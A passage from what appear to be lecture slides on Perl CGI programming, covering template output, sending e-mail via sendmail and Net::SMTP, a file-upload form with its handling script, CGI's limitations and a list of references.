
my $data = { name => 'Jon Warbrick',
              value => "1,000,000",
              address => ['123, The Street', 'Anytown',
                        'Aynwhere', 'ZZ1 1ZZ']
            };

my $tt = Template->new or
    die "Failed to create new template: " .
        Template->error();

my $html;
$tt->process("template.ttml", $data, \$html)
    || die $tt->error();

print $q->header(-type=>'text/html'),
    $html;
```

# Templating output



# **Sending e-mail from perl**



# sendmail.pl

- Only with a **configured** mail system

```
#!/usr/bin/perl -Tw
use strict;

$ENV{PATH} = $ENV{BASH_ENV} = '';

my $from      = 'jw35@cam.ac.uk';
my $to        = 'jon.warbrick@ucs.cam.ac.uk';
my @message = ("From: $from",
               "To: $to",
               "Subject: A test message",
               "",
               "Hello World!");

open(SENDMAIL, "|/usr/sbin/sendmail -oi -t")
  or die "Failed to open sendmail: $!\n";

foreach my $line (@message) {
    print SENDMAIL "$line\n";
}

close SENDMAIL or warn $! ? "Error closing sendmail pipe: $!\n"
  : "Error $? from sendmail pipe";
```

# Net-SMTP.pl

```
#!/usr/bin/perl -Tw
use strict;

use Net::SMTP;

my $from      = 'jw35@cam.ac.uk';
my $to        = 'jon.warbrick@ucs.cam.ac.uk';
my @message   = ("From: $from",
                 "To: $to",
                 "Subject: A test message",
                 "",
                 "Hello World!");

eval {
    my $smtp = Net::SMTP->new('ppsw.cam.ac.uk', Debug => 1)
        or die "connect";
    $smtp->mail($from)
        or die "mail";
    $smtp->to($to)
        or die "to";
    $smtp->data()
        or die "data";
    foreach my $line (@message) {
        $smtp->datasend("$line\n") or die "datasend";
    }
    $smtp->dataend()
        or die "dataend";
    $smtp->quit()
        or die "quit";
};
if ($?) {
    die "Message not sent: $_ failed\n";
}
```

# **File Uploads**

# Doing file uploads

- HTML defines `<input type="file">` for uploading files
- Uploading forms must use POST
- `x-www-form-urlencoded` is inefficient for lots of data
- Forms uploading files must use `multipart/form-data`
- The appearance of this control, and the value associated with the control, vary between browsers
- The 'value' attribute is ignored by most browsers

# File Uploads - the form

- *upload.html*

```
<html>
<head>
<title>Upload Example</title>
</head>


<body>
<h1>Upload Example</h1>

<p>Upload a file:</p>

<form method="post" action="upload.cgi"
      enctype="multipart/form-data">
<p>Save as: <input type="text" name="save_as" /></p>
<p><input type="file" name="upload" value="" size="60" /></p>
<p><input type="submit" name="submit"
      value="Upload File" /></p>
</form>

</body>
</html>
```

## File Uploads - the form (2)



# File Uploads - the request (2)

POST /upload.cgi HTTP/1.1

...

Content-Type: multipart/form-data;

boundary=-----983950729137348762510115045

Content-Length: 604

-----983950729137348762510115045

Content-Disposition: form-data; name="save\_as"

testfile.txt

-----983950729137348762510115045

Content-Disposition: form-data; name="upload";

filename="testfile.txt"

Content-Type: text/plain

The Common Gateway Interface, or CGI, is a standard for external gateway programs to interface with information servers such as HTTP servers.

-----983950729137348762510115045

Content-Disposition: form-data; name="submit"

Upload File

-----983950729137348762510115045--

# File Uploads - the program

- *upload.cgi*

```
#!/usr/bin/perl -Tw
use strict;

use CGI;

$CGI::DISABLE_UPLOADS = 0;
$CGI::POST_MAX         = 1024 * 1024;

use vars '$q';

$q = new CGI;

print $q->header,
      $q->start_html('File upload'),
      $q->h1('File upload');

print_results();

print $q->end_html;
```




# File Uploads - the program (2)

```
sub print_results {

    my $length;
    my $file = $q->param('upload');
    if (!$file) {
        print "No file uploaded.";
        return;
    }
    print $q->p(
        $q->b('Save as: '), $q->escapeHTML($q->param('save_as'))
    ),
    $q->p(
        $q->b('Uploaded file name: '), $q->escapeHTML($file)
    ),
    $q->p(
        $q->b('File MIME type: '),
        $q->escapeHTML($q->uploadInfo($file)->{'Content-Type'})
    );
    my $fh = $q->upload('upload');
    while (<$fh>) {
        $length += length($_);
    }
    print $q->p(
        $q->b('File length: '),
        $length
    );
}
```

# File Uploads - the result



## **Closing remarks**

# Problems with CGI, possible solutions

- HTTP interaction module
- Limitations of HTML form controls
- Repeated execution
  - ◆ Execution overhead
  - ◆ No internal state
  - ◆ Mixed HTML and code
- Possible solutions
  - ◆ Browser-side scripting: Java(ECMA)script, Java
  - ◆ Plugins: Flash
  - ◆ 'Code in HTML': SSI, PHP, ASP, JSP, Mason
  - ◆ Better interfaces: Apache API (and mod\_perl), NSAPI, ISAPI, Java servlets
  - ◆ Persistent interpreters: mod\_perl, mod\_php, Fast-CGI

# References - standards

- CGI: <http://hoohoo.ncsa.uiuc.edu/cgi/>
- HTML 4.01: <http://www.w3.org/TR/html4/>
- XHTML 1.0: <http://www.w3.org/TR/xhtml1/>
- HTTP 1.1: RFC 2616
- HTTP 1.0: RFC 1945
- URI generic syntax: RFC 2393
- RFCs are available from
  - ◆ <ftp://ftp.rfc-editor.org/in-notes/rfc<nnnn>.txt> (official)
  - ◆ <http://www-uxsup.csx.cam.ac.uk/netdoc/rfc/rfc<nnn>.txt> (local)
  - ◆ <http://www.faqs.org/rfcs/rfc<nnnn>.html> (pretty)

## References - books

- *CGI Programming with Perl (2nd Edition)*. Scott Guelich, Shishir Gundavaram, Gunther Birznieks. O'Reilly. 1-56592-419-3
- *The Official Guide to Programming with CGI.pm*. Lincoln Stein. John Wiley & Sons. 0-471-24744-8
- *Learning Perl, 3rd Edition*. Randal L. Schwartz, Tom Phoenix. O'Reilly. 0-596-00132-0
- *Programming Perl, 3rd Edition*. Larry Wall, Tom Christiansen, Jon Orwant. O'Reilly. 0-596-00027-8
- *Programming the Perl DBI*. Alligator Descartes, Tim Bunce. O'Reilly. 1-56592-699-4
- *HTML & XHTML: The Definitive Guide, 5th Edition*. Chuck Musciano, Bill Kennedy. O'Reilly. 0-596-00382-X
- *Writing Apache Modules with Perl and C*. Lincoln Stein, Doug MacEachern. O'Reilly. 1-56592-567-X

# Other resources

- **World Wide Web Security FAQ:**

<http://www.w3.org/Security/faq/www-security-faq.html>

- **Apache Tutorial: Dynamic Content with CGI:**

<http://httpd.apache.org/docs-2.0/howto/cgi.html>

- **Apache Module mod\_cgi:**

[http://httpd.apache.org/docs-2.0/mod/mod\\_cgi.html](http://httpd.apache.org/docs-2.0/mod/mod_cgi.html)

- **Apache suEXEC Support:**

<http://httpd.apache.org/docs-2.0/suexec.html>

**That's All Folks**

**If you have been, thanks for listening**